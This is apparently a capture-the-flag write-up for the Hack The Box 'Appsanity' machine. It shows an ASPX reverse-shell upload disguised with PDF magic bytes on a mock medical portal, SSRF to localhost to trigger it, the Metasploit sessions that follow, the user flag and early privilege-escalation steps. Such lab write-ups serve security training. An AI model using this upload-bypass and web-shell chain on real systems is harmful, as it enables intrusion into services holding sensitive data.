
Screenshot Evidence



```
POST /ExamReport/Upload HTTP/2
Host: portal.meddigi.htb
Cookie: access_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmlxdWVfbmFtZSI6IjciLCJlbWFpbCI6InRvYm9yQGRvbWFpbi5jb20iLCJuY
iTWVkRGlnaVVzZXIifQ.z0fJuW1UD7FBHv8vxd2R5Lk7IM2lALc02W9fDIGry9w; .AspNetCore.Antiforgery.d2PTPu5_rLA=
CfDJ8Jb-Pab0e4hAvu9qbh7vLffJG-PBLJJ4-8jPQvswlbwEHkuj2tJUYGmW8IfI5ywMDVew_cq1rQUglzIIsZd2cGy35VGovg6zGt
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------93008290331361655602030156336
Content-Length: 17266
Origin: https://portal.meddigi.htb
Referer: https://portal.meddigi.htb/examreport
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------93008290331361655602030156336
Content-Disposition: form-data; name="PatientNo"

123445
-----------------------------93008290331361655602030156336
Content-Disposition: form-data; name="PatientName"

Rob
-----------------------------93008290331361655602030156336
Content-Disposition: form-data; name="ExamType"

```

I looked at what the header was when I uploaded an actual PDF

Screenshot Evidence




```
-----------------------------34731414321315351117212798418
Content-Disposition: form-data; name="PhoneNumber"

1233214321
-----------------------------34731414321315351117212798418
Content-Disposition: form-data; name="Department"

Derp
-----------------------------34731414321315351117212798418
Content-Disposition: form-data; name="VisitDate"

0001-01-01
-----------------------------34731414321315351117212798418
Content-Disposition: form-data; name="ReportFile"; filename="sample.pdf"
Content-Type: application/pdf

%PDF-1.5
%µí®û
4 0 obj
<< /Length 5 0 R
   /Filter /FlateDecode
>>
```

CONTENTS THAT WORKS YOU SHOULD USE (Way 1)

```
%PDF-1.5
%µí®û
4 0 obj
<< /Length 5 0 R
   /Filter /FlateDecode
>>
```


I then changed my request to match it. Iadded two different ways being unsure which would work

Screenshot Evidence Way 1



```
2004-02-02
-----------------------------93008290331361655602030156336
Content-Disposition: form-data; name="ReportFile"; filename="dashell.aspx"
Content-Type: application/octet-stream

%PDF-1.5
%µí®û
4 0 obj
<< /Length 5 0 R
   /Filter /FlateDecode
>>
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Runtime.InteropServices" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.Net.Sockets" %>
<%@ Import Namespace="System.Security.Principal" %>
```


Screenshot Evidence Way 2



```
-----------------------------190454422416209599113706841039
Content-Disposition: form-data; name="ReportFile"; filename="dashell.aspx"
Content-Type: application/octet-stream

%PDF-1.5
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Runtime.InteropServices" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.Net.Sockets" %>
<%@ Import Namespace="System.Security.Principal" %>
<%@ Import Namespace="System.Data.SqlClient" %>
<script runat="server">
```

Back in “Issue Prescriptions” I entered an Email address value and Prescription Link of http://127.0.0.1:8080 and saw two new reports

Screenshot Evidence




t r	Department	Type of Examination	Date of Visit	Examination Report
.11	Cardiology	Cardiological	11/9/2023	View Report
:34	Derp	Derp	2/2/2004	View Report
:21	Derp	Derp	1/1/0001	View Report

I clicked “View Report” on the new entries to see if either caught a shell but nothing happened.
I grabbed a link to the files and tried adding them into the Prescription Link field that allowed me to view a webpage
LINK 1: https://portal.meddigi.htb/ViewReport.aspx?file=42fae1d9-d92d-4584-a17f-e687d2f5d9c3_dashell.aspx
LINK 2: https://portal.meddigi.htb/ViewReport.aspx?file=3f6202d4-910c-4717-9e1f-6570862401bb_dashell.aspx

I then changed them to be localhost on port 8080
LINK 1: http://127.0.0.1:8080/ViewReport.aspx?file=42fae1d9-d92d-4584-a17f-e687d2f5d9c3_dashell.aspx
LINK 2: http://127.0.0.1:8080/ViewReport.aspx?file=3f6202d4-910c-4717-9e1f-6570862401bb_dashell.aspx

Screenshot Evidence



Email address


tobor@domain.com

Prescription Link

http://127.0.0.1:8080/ViewReport.aspx?file=42fae1d9-d92d-4584-a17f-e687d2f5d9c3_dashell.aspx

This caught a shell

Screenshot Evidence




```
msf6 exploit(multi/handler) > [*] Command shell session 1 opened (10.10.14.69:1337 → 10.129.70.8:6198
[*] Command shell session 2 opened (10.10.14.69:1337 → 10.129.70.8:61989) at 2023-12-03 14:56:08 -080

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type            Information              Connection
  --  ----  ----            -----------              ----------
  1         shell sparc/bsd  Shell Banner: Spawn Shell ...  -----  10.10.14.69:1337 → 10.129.70.8:61987
  2         shell sparc/bsd  Shell Banner: Spawn Shell ...  -----  10.10.14.69:1337 → 10.129.70.8:61989
```

I attempted link 2 which did not work. This tells me Way 2 was not correct
I was then able to read the flag at

```
# Commands Executed
type C:\Users\svc_exampanel\Desktop\user.txt
#RESULTS
152bad02e80cbf72e54af2bebbca190c
```

Screenshot Evidence



```
c:\windows\system32\inetsrv>hostname
hostname
Appsanity

c:\windows\system32\inetsrv>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 3:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.70.8
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

c:\windows\system32\inetsrv>dir C:\Users
dir C:\Users
 Volume in drive C has no label.
 Volume Serial Number is F854-971D

 Directory of C:\Users

12/03/2023  02:45 PM    <DIR>          .
12/03/2023  02:45 PM    <DIR>          ..
10/18/2023  05:08 PM    <DIR>          Administrator
09/24/2023  10:16 AM    <DIR>          devdoc
09/15/2023  05:59 AM    <DIR>          Public
10/18/2023  05:40 PM    <DIR>          svc_exampanel
10/17/2023  02:05 PM    <DIR>          svc_meddigi
10/18/2023  06:10 PM    <DIR>          svc_meddigiportal
               0 File(s)              0 bytes
               8 Dir(s)   3,978,878,976 bytes free

c:\windows\system32\inetsrv>type C:\Users\svc_exampanel\Desktop\user.txt
type C:\Users\svc_exampanel\Desktop\user.txt
152bad02e80cbf72e54af2bebbca190c

c:\windows\system32\inetsrv>
[Appsanity0:openvpn  1:msf* 2:bash- 3:bash
```

I did not have enough space in the above output to capture whoami which told me I am the user svc_exampanel


USER FLAG: 152bad02e80cbf72e54af2bebbca190c

PrivEsc

When I enumerated my username it looks like a service account for an application “svc_exampanel”
Inside the directory C:\inetpub is a directory for an application called “ExaminationPanel”
I downloaded the directory to my machine to examine the DLL files in it

```
# Meterpreter Command Executed
download C:\\inetpub\\ExaminationPanel\\ExaminationPanel\\bin\\ExaminationManagement.dll
```

